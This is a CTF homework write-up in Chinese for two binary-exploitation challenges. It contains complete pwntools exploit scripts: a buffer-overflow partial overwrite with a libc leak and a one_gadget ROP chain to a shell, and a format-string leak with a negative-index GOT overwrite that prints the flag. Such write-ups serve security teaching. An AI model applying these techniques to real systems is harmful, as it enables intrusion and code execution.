1. 想辦法透過 BOF 跳到 nothing(), 因為此題有開 PIE, 所以不能直接透過 objdump 去找他的 address 跳過去。

```
[+] checksec for '/home/ubuntu/ctf/hw1/akukin/distribute/share/akukin'
Canary          : X
NX              : ✓
PIE            : ✓
Fortify        : X
RelRO          : Full
```

2. 我們觀察每次執行程式後 nothing() 的 address, 發現後面 address 後面三碼都是固定的, 因此我們就利用 BOF 塞到 RIP 的倒數第四位, 之後讓他一直重複執行, 一定會賽中 nothing() 0 的 addresss。
3. 成功跳到 nothing() 後, 可以透過 printf() 拿到 setvbuf 的 address, 接著我們可以透過 `l.symbols["setvbuf"]` 拿到 setvbuf 的 offset, 這樣我們兩個相減就可以拿到 libc_address。
4. 最後就是透過 one_gadget 去開 shell。

▼ Exploit

```
from pwn import *

l = ELF('./libc.so.6')

context.arch = 'amd64'

def byte_to_int(byte_addr):
    byte_int = int(byte_addr.decode('utf-8')[2:], 16)
    return byte_int

for i in range(100):
    try:
        p = process("./akukin")
        # p = remote('ctf.adl.tw', 10006)

        p.sendlineafter(b'> ', str(2))

        p.sendafter(b'> ', b'a'*40+b'\x73\x2f')

        if p.recv(20) == b'Akukin find setvbuf ':
            # get setvbuf address
            byte_addr = p.recv(14)
            byte_setvbuf_int = byte_to_int(byte_addr)

            # libc_base = setvbuf_addr - setvbuf_offset
            libc_base = byte_setvbuf_int - l.symbols["setvbuf"]

            # 0xe3b2e execve("/bin/sh", r15, r12)
            # constraints:
            # [r15] == NULL || r15 == NULL
            # [r12] == NULL || r12 == NULL

            # 0x0000000000023b71 : pop r15 ; ret
            # 0x000000000002f739 : pop r12 ; ret
```

```

payload = b'a'*0x78
# r15 = NULL
payload += p64(libc_base + 0x23b71) + p64(0)
# r12 = NULL
payload += p64(libc_base + 0x2f739) + p64(0)
# address of execve()
payload += p64(libc_base + 0xe3b2e)

p.sendlineafter(b'> ', payload)

p.interactive()

p.close()

except:
    p.close()
    continue

p.interactive()

```

8. ign1010

▼ Writeup

format string 印出的順序

rsi	%1\$p
rdx	%2\$p
rcx	%3\$p
r8	%4\$p
r9	%5\$p
rsp	%6\$p
rsp+0x8	%7\$p
rsp+0x10	%8\$p
...	...



從 IDA 觀察到，這題會先把 flag file 打開後存入到 text array 當中，可以透過 format string 的方式直接把 flag 印出來來解這題。但從 source code 中會觀察到沒有 printf 可以輔助，因此推估可能會需要 return into libc 來改動呼叫的函式。

Step

1. 我們觀察到 open file 以後，flag 會從 rsp + 0x10 的地方開始讀入，因此 format string 會從 %8\$p(rsp + 0x10) 開始 print。所以我們先進入 edit_info()，我們希望在 game1010[0] 的 name 這個 item 寫入我們的 format string，因此我們將 idx 設為 0，choice 設為 1

0x007fff5585de00	+0x0000:	0x0000000000000002	← \$rsp
0x007fff5585de08	+0x0008:	0x0000000010000002	
0x007fff5585de10	+0x0010:	"ADL{this_is_test_flag}"	
0x007fff5585de18	+0x0018:	"_is_test_flag"	
0x007fff5585de20	+0x0020:	0x007d67616c665f ("_flag"?)	
0x007fff5585de28	+0x0028:	0x0000000000000000	
0x007fff5585de30	+0x0030:	0x0000000000000000	
0x007fff5585de38	+0x0038:	0xb02b5e5bf327d100	

```
#透過format string的方式在game1010[0]的name塞入flag的值
p.sendlineafter(b'> ', str(2))
p.sendlineafter(b'idx> ', str(0))
p.sendlineafter(b'4.comment\n> ', str(1))
p.sendlineafter(b'Content:', b'%8$p %9$p %10$p %11$p %12$p %13$p')
```

- 我們第二步的目標是希望可以得到 libc 的 base address (即 `__libc_start_main` 的地址)，從 gdb 可以觀察到 `__libc_start_main` 的地址在 game1010 往前 256 byte 的地方，而一個 game1010 的 element 為 128 byte，因此 game1010[-2] 即可存取到 `__libc_start_main` 的地址。所以再做一次 edit_info()，並將 idx 設為 -2。

```
#取得 "__libc_start_main" 的地址
p.sendlineafter(b'> ', str(2))
p.sendlineafter(b'idx> ', str(-2))
p.recv(13)
addr = p.recv(6)
print(addr)
main_addr = int.from_bytes(addr, byteorder='little')
```

- 在取得 `__libc_start_main` 的地址後，我們可以推算出 libc 的 base 地址，並且透過 libc 的 base 找到 printf 的地址。

```
#計算printf_plt的地址
main_offset = l.symbols["__libc_start_main"]
print(hex(main_offset))
printf_offset = l.symbols["printf"]
print(hex(printf_offset))
libc_base = main_addr - main_offset
print(f"libc_base => {hex(libc_base)}")
printf_plt = libc_base + printf_offset
print(f"printf_plt => {hex(printf_plt)}")
```

- 找到 printf 的地址以後，我們透過 game1010[-2].wiki 可以將 libc 中的 puts 改為 printf，如此一來在 main func 中呼叫 puts 函數時都會轉為呼叫 printf 函數。

```
GOT protection: Partial RelRO | GOT functions: 15

[0x5650817fd018] seccomp_init → 0x7f27453e9bb0
[0x5650817fd020] strcpy@GLIBC_2.2.5 → 0x5650817fa040
[0x5650817fd028] seccomp_rule_add → 0x7f27453ea210
[0x5650817fd030] puts@GLIBC_2.2.5 → 0x7f2745077970
[0x5650817fd038] write@GLIBC_2.2.5 → 0x7f27451070f0
[0x5650817fd040] seccomp_load → 0x7f27453e9e90
[0x5650817fd048] __stack_chk_fail@GLIBC_2.4 → 0x5650817fa090
[0x5650817fd050] printf@GLIBC_2.2.5 → 0x5650817fa0a0
[0x5650817fd058] seccomp_release → 0x7f27453e9c70
[0x5650817fd060] memset@GLIBC_2.2.5 → 0x7f2745185db0
[0x5650817fd068] read@GLIBC_2.2.5 → 0x7f2745107020
[0x5650817fd070] setvbuf@GLIBC_2.2.5 → 0x7f27450782a0
[0x5650817fd078] open@GLIBC_2.2.5 → 0x7f2745106bf0
[0x5650817fd080] __isoc99_scanf@GLIBC_2.7 → 0x7f2745072e70
[0x5650817fd088] exit@GLIBC_2.2.5 → 0x5650817fa110
|
```

```
gef> x/-30gx &game1010
0x5650817fcff0: 0x0000000000000000      0x000007f274503a510
0x5650817fd000: 0x00000000000003de8    0x000007f2745833170
0x5650817fd010: 0x000007f274561f820    0x000007f27453e9bb0
0x5650817fd020: 0x00005650817fa040    0x000007f27453ea210
0x5650817fd030: 0x000007f2745077970    0x000007f27451070f0
0x5650817fd040: 0x000007f27453e9e90    0x00005650817fa090
0x5650817fd050: 0x00005650817fa0a0    0x000007f27453e9c70
0x5650817fd060: 0x000007f2745185db0    0x000007f2745107020
0x5650817fd070: 0x000007f27450782a0    0x000007f2745106bf0
0x5650817fd080: 0x000007f2745072e70    0x00005650817fa110
0x5650817fd090: 0x0000000000000000    0x000005650817fd098
0x5650817fd0a0: <stdout@@GLIBC_2.2.5>: 0x000007f27453e3760    0x0000000000000000
0x5650817fd0b0: <stdin@@GLIBC_2.2.5>: 0x000007f27453e2a00    0x0000000000000000
0x5650817fd0c0: <stderr@@GLIBC_2.2.5>: 0x000007f27453e3680    0x0000000000000000
0x5650817fd0d0: 0x0000000000000000    0x0000000000000000
```

puts@GLIBC的位址在game1010[-2].wiki的地方，因此我們將game1010[-2].wiki改為printf的地址

- 將 puts 改為 printf 後，我們可以在 main function 的 for loop 中 i = 0 的位置，把 flag 印出來。

```
puts("10/10 games:");
for (i = 0; i < 5; i++) {
    puts(game1010[i].name);
}
```

```
[*] Switching to interactive mode
Edit success10/10 games:0xe9b18be87b4c4441 0x9382e39581e398ab 0x84e68496e5ae81e3 0xe39f84e6
9282e38f 0x7d8d82e39881 0x28a08c69a6c21100
The Legend of Zelda: Breath of the WildRed Dead Redemption 2The Last of Us Part IIElden Ring
-----The Last of Us Part II is a golf game.[*] Got EOF while
reading in interactive
```

16進位的flag

- 最後由於 flag 的輸出為 16 進位的編碼，因此我們將這個編碼轉為 utf8，如此就可以得到 flag

hexadecimal

```
41 44 4c 7b e8 8b b1 e9
ab 98 e3 81 95 e3 82 93
e3 81 ae e5 96 84 e6 84
8f e3 82 92 e6 84 9f e3
81 89 e3 82 8d 7d
```

Import from file

Save as...

Copy to clipboard

utf8

ADL(国高さんの西遊を感ぜろ)

Chain with...

Save as...

Copy to clipboard

▼ Exploit

```
from pwn import *

p = process("./ign1010")
# p = remote('ctf.adl.tw', 10007)

l = ELF('./libc.so.6')
context.arch = 'amd64'

# Setup format string
p.sendlineafter(b'> ', str(2))
p.sendlineafter(b'id> ', str(0))
p.sendlineafter(b'4.comment\n> ', str(1))
p.sendlineafter(b'Content:', b'%8$p %9$p %10$p %11$p %12$p %13$p')

# Get libc base address
p.sendlineafter(b'> ', str(2))
p.sendlineafter(b'id> ', str(-2))
p.recv(13)
addr = p.recv(6)
main_addr = int.from_bytes(addr, byteorder='little')

# Calculate printf address based on libc base address
main_offset = l.symbols["__libc_start_main"]
printf_offset = l.symbols["printf"]
libc_base = main_addr - main_offset
printf_plt = libc_base + printf_offset

# printf flag
p.sendlineafter(b'4.comment\n> ', str(3))
p.sendafter(b'Content:', p64(printf_plt))

p.interactive()
```